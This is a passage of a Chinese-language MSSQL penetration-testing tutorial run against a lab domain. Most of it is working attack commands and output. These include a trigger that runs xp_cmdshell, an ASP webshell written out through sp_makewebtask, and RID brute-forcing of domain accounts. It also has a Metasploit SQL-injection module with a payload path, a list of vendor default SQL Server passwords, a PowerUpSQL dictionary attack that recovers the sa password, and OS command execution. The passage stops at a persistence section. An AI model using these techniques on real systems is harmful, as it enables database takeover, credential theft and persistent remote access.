
步骤-新建



配置执行的语句，可以自定义



然后在“计划”选项里配置执行时间



此外，可以使用十六进制CLR新建一个存储过程然后用计划作业执行存储过程，这样更加隐蔽

2、触发器

触发器用于在执行指定语句动作之后执行sql语句，如update,可配合注入使用

```
SET ANSI_NULLS ON

GO

SET QUOTED_IDENTIFIER ON

GO

CREATE TRIGGER [test222]

     ON [test]

     AFTER UPDATE           /*建立一个作用于表test的、

                                        类型为After update的、名为
   test222的触发器*/

AS

BEGIN

             EXECUTE MASTER.DBO.XP_CMDSHELL 'cmd.exe /c calc.exe'

END

GO
```

在对表进行update操作之后，就会执xp_cmdshell

文件操作

1、判断文件是否存在

```
exec xp_fileexist "C:\\users\\public\\test.txt"
```

返回0表示文件不存在，1表示存在。在执行无回显命令时，把执行结果重定向到一个文件，再用xp_fileexist判断该文件是否存在，就可知道命令是否执行成功

2、列目录

```
exec xp_subdirs "C:\Users\Administrator\",2,1
```

第一个参数设定要查看的文件夹。 第二个参数限制了这个存储过程将会进行的递归级数。默认是零或所有级别。第三个参数告诉存储过程包括文件。默认是零或只对文件夹，数值 1 代表包括结果集的文件

```
exec xp_dirtree "C:\Users\Administrator\" ,2,1
```

结果 消息

	subdirectory	depth	file
	AppData	1	0
2	Local	2	0
3	LocalLow	2	0
4	Roaming	2	0
5	Application Data	1	0
6	Contacts	1	0
7	Cookies	1	0
8	Desktop	1	0
9	cmd_exec.cs	2	1
10	cn_sql_server_2012_developer_edition_x86_x64_dv...	2	1
11	msoledbsql_18.2.2.0_x64.msi	2	1
12	Documents	1	0
13	My Music	2	0
14	My Pictures	2	0
15	My Videos	2	0
16	SQL Server Management Studio	2	0
17	Visual Studio 2010	2	0
18	Downloads	1	0
19	Favorites	1	0
20	Links	2	0
21	Links	1	0
22	Desktop.lnk	2	1
23	Downloads.lnk	2	1
24	RecentPlaces.lnk	2	1
25	Local Settings	1	0
26	Music	1	0
27	My Documents	1	0
28	NetHood	1	0

3、写文件

```
exec sp_makewebtask 'c:\www\testwr.asp','select''<%execute(request("SB"))%>'' '

需要开启Web Assistant Procedures

exec sp_configure 'Web Assistant Procedures', 1; RECONFIGURE

在sql server 2012上开启失败
```

4、创建目录

```
exec xp_create_subdir 'D:\test'
```

5、压缩文件

```
exec xp_makecab 'c:test.cab', 'mszip', 1, 'c:test.txt' , 'c:test1.txt'
```

它允许你指定一列你想压缩的文件还有你想放进去的 cab 文件。它甚至允许你选择默认压缩， MSZIP 压缩 (类似于 .zip文件格式) 或不压缩。第一个参数给出到 cab 文件的路径，这是你想创建和添加文件的地方。第二个参数是压缩级别。如果你想使用详细的日志记录就使用第三个参数。第四个参数后跟着你想压缩的文件的名称。可以在扩展存储过程里传 多个要压缩的文件名称


信息获取

1、获取机器名

```
exec xp_getnetname
```

2、获取系统信息


```
exec xp_msver
```



	Index	Name	Internal_Value	Character_Value
1	1	ProductName	NULL	Microsoft SQL Server
2	2	ProductVersion	720896	11.0.2100.60
3	3	Language	2052	中文(简体，中国)
4	4	Platform	NULL	NT x64
5	5	Comments	NULL	SQL
6	6	CompanyName	NULL	Microsoft Corporation
7	7	FileDescription	NULL	SQL Server Windows NT - 64 Bit
8	8	FileVersion	NULL	2011.0110.2100.060 ((SQL11_RTM).120210-1917)
9	9	InternalName	NULL	SQLSERVR
10	10	LegalCopyright	NULL	Microsoft Corp. All rights reserved.
11	11	LegalTrademarks	NULL	Microsoft SQL Server is a registered trademark...
12	12	OriginalFilename	NULL	SQLSERVR.EXE
13	13	PrivateBuild	NULL	NULL
14	14	SpecialBuild	137625660	NULL
15	15	WindowsVersion	602931718	6.2 (9200)
16	16	ProcessorCount	1	1
17	17	ProcessorActiveMask	NULL	1
18	18	ProcessorType	8664	NULL
19	19	PhysicalMemory	2047	2047 (2146877440)
20	20	Product ID	NULL	NULL

3、获取驱动器信息

```
exec xp_fixeddrives
```




4、获取域名

```
SELECT DEFAULT_DOMAIN() as mydomain;
```


5、遍历域用户

先获取RID

```
SELECT SUSER_SID('CATE4CAFE\Domain Admins')
```



利用RID前48位即0x0105000000000005150000000F80F57B63AF32D50A0916B7B构造SID即可遍历域用户。我们知道，域用户的SID是从500开始，所以把500转换成16进制，为01F4，在mssql里需要翻转为F401，然后用0000补足得到0x0105000000000005150000000F80F57B63AF32D50A0916B7BF4010000，在mssql里查询



采用循环SQL语句遍历即可遍历出所有域用户

```
PS C:\Users\mssql\Desktop> Get-SqlServer-Enum-WinAccounts -SQLServerInstance "192.168.0.6" -SqlUser sa -SqlPass
    -FuzzNum 10000
[*] Attempting to authenticate to 192.168.0.6 as the login sa...
[*] Connected.
[*] Enumerating domain...
[*] Domain found: CATE4CAFE
[*] Enumerating domain SID...
[*] Domain SID found: 0105000000000005150000000F80F57B63AF32D50A0916B7B
[*] Brute forcing 10000 RIDs...
[*] - CATE4CAFE\Administrator
[*] - CATE4CAFE\Guest
[*] - CATE4CAFE\krbtgt
[*] - CATE4CAFE\Domain Guests
[*] - CATE4CAFE\Domain Computers
[*] - CATE4CAFE\Domain Controllers
[*] - CATE4CAFE\Cert Publishers
[*] - CATE4CAFE\Schema Admins
[*] - CATE4CAFE\Enterprise Admins
[*] - CATE4CAFE\Group Policy Creator Owners
[*] - CATE4CAFE\Read-only Domain Controllers
[*] - CATE4CAFE\Cloneable Domain Controllers
[*] - CATE4CAFE\Protected Users
[*] - CATE4CAFE\RAS and IAS Servers
[*] - CATE4CAFE\Allowed RODC Password Replication Group
[*] - CATE4CAFE\Denied RODC Password Replication Group
[*] - CATE4CAFE\Domain Computers
[*] - CATE4CAFE\WinRMRemoteWMIUsers__
[*] - CATE4CAFE\cate4cafe
[*] - CATE4CAFE\WIN-6BCSA1ED2BP$
[*] - CATE4CAFE\Domain Controllers
[*] - CATE4CAFE\DnsAdmins
[*] - CATE4CAFE\DnsUpdateProxy
[*] - CATE4CAFE\mssql
[*] - CATE4CAFE\MSSQL$
[*] - CATE4CAFE\Cert Publishers
[*] - CATE4CAFE\Schema Admins
[*] - CATE4CAFE\Enterprise Admins
[*] - CATE4CAFE\Group Policy Creator Owners
[*] - CATE4CAFE\Read-only Domain Controllers
[*] - CATE4CAFE\Cloneable Domain Controllers
[*] - CATE4CAFE\Protected Users
[*] 23 domain accounts / groups were found.
name
```


msf有个模块可通过注入点枚举域用户

```
use auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli
set rhost 10.2.9.101
set rport 80
set GET_PATH /employee.asp?id=1+and+1=[SQLi];--
run
```

参考文章：

```
https://cloud.tencent.com/developer/article/1506821    --感谢雷神众测大佬的分享
```

2.2.10.2 攻击MSSQL–PowerUpSQL 介绍

发现MSSQL实例

发现本地实例

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceLocal


ComputerName       : MSSQL
Instance           : MSSQL
ServiceDisplayName : SQL Server (MSSQLSERVER)
ServiceName        : MSSQLSERVER
ServicePath        : "C:\Program Files\Microsoft SQL Server\MSSQL11.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER
ServiceAccount     : CATE4CAFE\mssql
State              : Running
```

通过SPN查找域内mssql实例

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceDomain


ComputerName      : mssql.cate4cafe.com
Instance          : mssql.cate4cafe.com,1433
DomainAccountSid  : 1500000521000248158718258243458016014510712382400
DomainAccount     : MSSQL$
DomainAccountCn   : MSSQL
Service           : MSSQLSvc
Spn               : MSSQLSvc/mssql.cate4cafe.com:1433
LastLogon         : 2019/9/14 16:23
Description       :
```


通过广播查找mssql实例

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceBroadcast -Verbose
详细信息: Attempting to identify SQL Server instances on the broadcast domain.
详细信息: 2 SQL Server instances were found.

ComputerName                 Instance                     IsClustered                  Version
------------                 --------                     -----------                  -------
MSSQL                        MSSQL                        No                           11.0.2100.60
MSSQL                        MSSQL\CATE4CAFE              No                           11.0.2100.60
```

通过UDP查找网络内的mssql实例

```
PS C:\Users\win10\Desktop\PowerUpSQL-master> Get-Content .\computers.txt | Get-SQLInstanceScanUDP


ComputerName : 192.168.0.6
Instance     : 192.168.0.6\MSSQLSERVER
InstanceName : MSSQLSERVER
ServerIP     : 192.168.0.6
TCPPort      : 1433
BaseVersion  : 11.0.2100.60
IsClustered  : No

ComputerName : 192.168.0.6
Instance     : 192.168.0.6\CATE4CAFE
InstanceName : CATE4CAFE
ServerIP     : 192.168.0.6
TCPPort      : 49174
BaseVersion  : 11.0.2100.60
IsClustered  : No
```


接受机器名或者IP

获取MSSQL信息

获取配置信息

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLServerConfiguration


ComputerName : MSSQL
Instance     : MSSQL
Name         : access check cache bucket count
Minimum      : 0
Maximum      : 65536
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : access check cache quota
Minimum      : 0
Maximum      : 2147483647
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : Ad Hoc Distributed Queries
Minimum      : 0
Maximum      : 1
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : affinity I/O mask
Minimum      : -2147483648
Maximum      : 2147483647
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : affinity mask
Minimum      : -2147483648
Maximum      : 2147483647
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : affinity64 I/O mask
Minimum      : -2147483648
Maximum      : 2147483647
config_value : 0
```


获取服务信息

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceLocal | Get-SQLServerInfo


ComputerName           : MSSQL
Instance               : MSSQL
DomainName             : CATE4CAFE
ServiceProcessID       : 2752
ServiceName            : MSSQLSERVER
ServiceAccount         : CATE4CAFE\mssql
AuthenticationMode     : Windows and SQL Server Authentication
ForcedEncryption       : 0
Clustered              : No
SQLServerVersionNumber : 11.0.2100.60
SQLServerMajorVersion  : 2012
SQLServerEdition       : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsVersionNumber        : 6.2
Currentlogin           : CATE4CAFE\mssql
IsSysadmin             : No
ActiveSessions         : 1
```


测试口令

获取默认密码实例

在脚本中提供了默认安装的一些实例名和默认密码，但是不包括MSSQLSERVER和SQL Express（避免账号锁定）。可以根据自身需要加入自定义的账号密码

```
        $DefaultPasswords.Rows.Add("SQLEXPRESS","admin","ca_admin") | out-null
        $DefaultPasswords.Rows.Add("SQLEXPRESS","gcs_client","SysGal.5560") | Out-Null     #SA password = GCSsa5560
        $DefaultPasswords.Rows.Add("SQLEXPRESS","gcs_web_client","SysGal.5560") | out-null #SA password = GCSsa5560
        $DefaultPasswords.Rows.Add("SQLEXPRESS","NBNUser","NBNPassword") | out-null
        $DefaultPasswords.Rows.Add("STANDARDDEV2014","test","test") | Out-Null
```

```
        $DefaultPasswords.Rows.Add("TEW_SQLEXPRESS","tew","tew") | Out-Null
        $DefaultPasswords.Rows.Add("vocollect","vocollect","vocollect") | Out-Null
        $DefaultPasswords.Rows.Add("VSDOTNET","sa","") | Out-Null
        $DefaultPasswords.Rows.Add("VSQL","sa","lll") | Out-Null
        $DefaultPasswords.Rows.Add("CASEWISE","sa","") | Out-Null
        $DefaultPasswords.Rows.Add("VANTAGE","sa","vantage12!") | Out-Null
        $DefaultPasswords.Rows.Add("BCM","bcmdbuser","Bcmuser@06") | Out-Null
        $DefaultPasswords.Rows.Add("BCM","bcmdbuser","Numara@06") | Out-Null
        $DefaultPasswords.Rows.Add("DEXIS_DATA","sa","dexis") | Out-Null
        $DefaultPasswords.Rows.Add("DEXIS_DATA","dexis","dexis") | Out-Null
        $DefaultPasswords.Rows.Add("SMTKINGDOM","SMTKINGDOM",'$ei$micMicro') | Out-Null
        $DefaultPasswords.Rows.Add("RE7_MS","Supervisor",'Supervisor') | Out-Null
        $DefaultPasswords.Rows.Add("RE7_MS","Admin",'Admin') | Out-Null
        $DefaultPasswords.Rows.Add("OHD","sa",'ohdusa@123') | Out-Null
        $DefaultPasswords.Rows.Add("UPC","serviceadmin",'Password.0') | Out-Null          #Maybe a local windows account
        $DefaultPasswords.Rows.Add("Hirsh","Velocity",'i5X9FG42') | Out-Null
        $DefaultPasswords.Rows.Add("Hirsh","sa",'i5X9FG42') | Out-Null
        $DefaultPasswords.Rows.Add("SPSQL","sa",'SecurityMaster08') | Out-Null
        $DefaultPasswords.Rows.Add("CAREWARE","sa",'_pl<0OKM') | Out-Null
        $DefaultPasswords.Rows.Add("MSSQLSERVER","sa",'_PL<0okm') | Out-Null
        $DefaultPasswords.Rows.Add("CATE4CAFE","sa",'_PL<0okm') | Out-Null

        $PwCount = $DefaultPasswords | measure | select count -ExpandProperty count
        # Write-Verbose "Loaded $PwCount default passwords."
    }
```


使用字典测试

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master>  Get-SQLInstanceBroadcast | Get-SQLConnectionTestThreaded
 | Invoke-SQLAuditWeakLoginPw -Verbose -UserFile .\user.txt -PassFile .\passwd.txt
详细信息: MSSQL : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : CONNECTION SUCCESS.
详细信息: MSSQL - Getting logins from file...
详细信息: MSSQL - Getting supplied login...
详细信息: MSSQL : Enumerating principal names from 10000 principal IDs..
详细信息: MSSQL - Getting password from file...
详细信息: MSSQL - Performing dictionary attack...
详细信息: MSSQL - Successful Login: User = sa (Sysadmin) Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = sa Password = sa
详细信息: MSSQL : COMPLETED VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : CONNECTION SUCCESS.
详细信息: MSSQL - Getting logins from file...
详细信息: MSSQL - Getting supplied login...
详细信息: MSSQL : Enumerating principal names from 10000 principal IDs..
详细信息: MSSQL - Getting password from file...
详细信息: MSSQL - Performing dictionary attack...
详细信息: MSSQL - Successful Login: User = sa (Sysadmin) Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = sa Password = sa
详细信息: MSSQL : COMPLETED VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL\CATE4CAFE : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL\CATE4CAFE : CONNECTION FAILED.
详细信息: MSSQL\CATE4CAFE : COMPLETED VULNERABILITY CHECK: Weak Login Password.


ComputerName  : MSSQL
Instance      : MSSQL
Vulnerability : Weak Login Password
Description   : One or more SQL Server logins is configured with a weak password.  This may provide unauthorized access
                to resources the affected logins have access to.
Remediation   : Ensure all SQL Server logins are required to use a strong password. Consider inheriting the OS password
                policy.
Severity      : High
IsVulnerable  : Yes
IsExploitable : Yes
Exploited     : No
ExploitCmd    : Use the affected credentials to log into the SQL Server, or rerun this command with -Exploit.
Details       : The sa (Sysadmin) is configured with the password _PL<0okm.
Reference     : https://msdn.microsoft.com/en-us/library/ms161959.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
```


命令的含义是通过管道爆破可以连接的发现的实例。此外，该函数还可以尝试通过Invoke-SQLOSCmd执行命令

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Invoke-SQLAuditWeakLoginPw -Verbose -Instance MSSQL -User
File .\user.txt -PassFile .\passwd.txt | Invoke-SQLAuditWeakLoginPw -Verbose -Exploit
详细信息: MSSQL : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : CONNECTION SUCCESS.
详细信息: MSSQL - Getting logins from file...
详细信息: MSSQL - Getting supplied login...
详细信息: MSSQL - Getting list of logins...
详细信息: MSSQL - Getting password from file...
详细信息: MSSQL - Performing dictionary attack...
详细信息: MSSQL - Successful Login: User = sa (Sysadmin) Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = ##MS_PolicyEventProcessingLogin## Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = ##MS_PolicyTsqlExecutionLogin## Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = sa Password = sa
详细信息: MSSQL - Failed Login: User = ##MS_PolicyEventProcessingLogin## Password = ##MS_PolicyEventProcessingLogin##
详细信息: MSSQL - Failed Login: User = ##MS_PolicyTsqlExecutionLogin## Password = ##MS_PolicyTsqlExecutionLogin##
详细信息: MSSQL : COMPLETED VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : CONNECTION SUCCESS.
详细信息: MSSQL - Getting supplied login...
详细信息: MSSQL - Getting list of logins...
详细信息: MSSQL - Performing dictionary attack...
详细信息: MSSQL - Failed Login: User = sa Password = sa
详细信息: MSSQL - Failed Login: User = ##MS_PolicyEventProcessingLogin## Password = ##MS_PolicyEventProcessingLogin##
详细信息: MSSQL - Failed Login: User = ##MS_PolicyTsqlExecutionLogin## Password = ##MS_PolicyTsqlExecutionLogin##
详细信息: MSSQL : COMPLETED VULNERABILITY CHECK: Weak Login Password
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Invoke-SQLOSCmd -Verbose -Instance MSSQL -Command "whoami
" -RawResults
详细信息: Creating runspace pool and session states
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : You are a sysadmin.
```

持久性


启用存储过程

```
在SQL Server启动时添加数据库管理账户

